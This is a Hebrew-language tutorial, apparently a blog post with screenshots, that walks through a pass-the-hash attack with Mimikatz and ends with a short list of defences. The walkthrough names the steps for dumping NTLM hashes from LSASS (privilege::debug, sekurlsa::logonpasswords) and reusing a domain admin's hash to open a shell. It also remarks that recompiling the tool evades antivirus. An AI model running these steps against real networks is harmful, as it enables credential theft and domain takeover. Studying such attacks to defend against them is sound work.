



לפני ההפעלה חשוב להפעיל כ ADMINISTRATOR




לפעמים אפילו שכיבינו את ההגנות עדיין נקבל התראה יש להתעלם וללחוץ כאמור


וללחוץ RUN ANYWAY



עכשיו נקבל את מסך הפתיחה הבא 


ניצור קובץLOG לדוגמא LOG PASSTHEHASH.LOG 

יש לבצע פקודה שנקראת PRIVILEGE::DEBUG


הפקודת נותנת הרשאה בdebug 

לחלאחר מכן נשלוף את קובץ הסיסמאות מתוך PROCESS LSASS

ע"י הפקודה SEKURLSA::LOGONPASSWORDS



כפי שאנחנו רואים הprocess מכיל סיסמאות בצורת HASH תחת השם NTLM




בדוגמא שלפנינו מצב שמנהל הרשת התחבר באמצאות חיבורRDP כתוצאה מכך נשמרה הסיסמה של מנהל הרשת OOX וחולצה באמצאות MIMIKATZ


עכשיו כל מה שנשאר לנו זה להתחבר עם הhash של OOX

ישנם מספר דרכים לעשות זאת דרך כלים של LINUX


וגם דרך כלים של WINDOWS

גם לmimikatz יש אפשרות להזדהות דרכנו כמתואר בתמונה



לאחר המסך הזה נקבל חלון פקודה 

הוכחת השתלטות כפי שניתן לראות OOX הוא חבר ב domain admin והצלחתי להריץ חלון פקודה עם השם שלו



הגנה מפני MIMIKATZ

רוב מוחלט של מערכות האנטי-וירוס יזהו את הקובץ הרגיל של הכלי וינטרלו אותו 1

לאחר ביצוע שינויים מינורים בקוד וקימפול מחדש האנטי וירוס לא יצליח לזהות את הקובץ

-[Debug Privilege](https://he.wikipedia.org/wiki/Debug_Privilege) 2

מתן הרשאות למשתמשים ייעודיים בלבד כך שגם אם הושגה הרשאה גבוהה עדיין לא ניתן יהיה להשתמש בכל.

הקטנת מספר הסיסמאות הנשמרות במערכת מ-10 (ברירת המחדל) ל-0 או 1. 3

ומניעת ביצוע dump ל-lssas על ידי הגדרות GPO התאמות ל 4

5.משתמשים ללא הרשאות לא יכולים להריץ חלון פקודה וחייבים להזדהות כמנהל מערכת לפני הרצת פקודה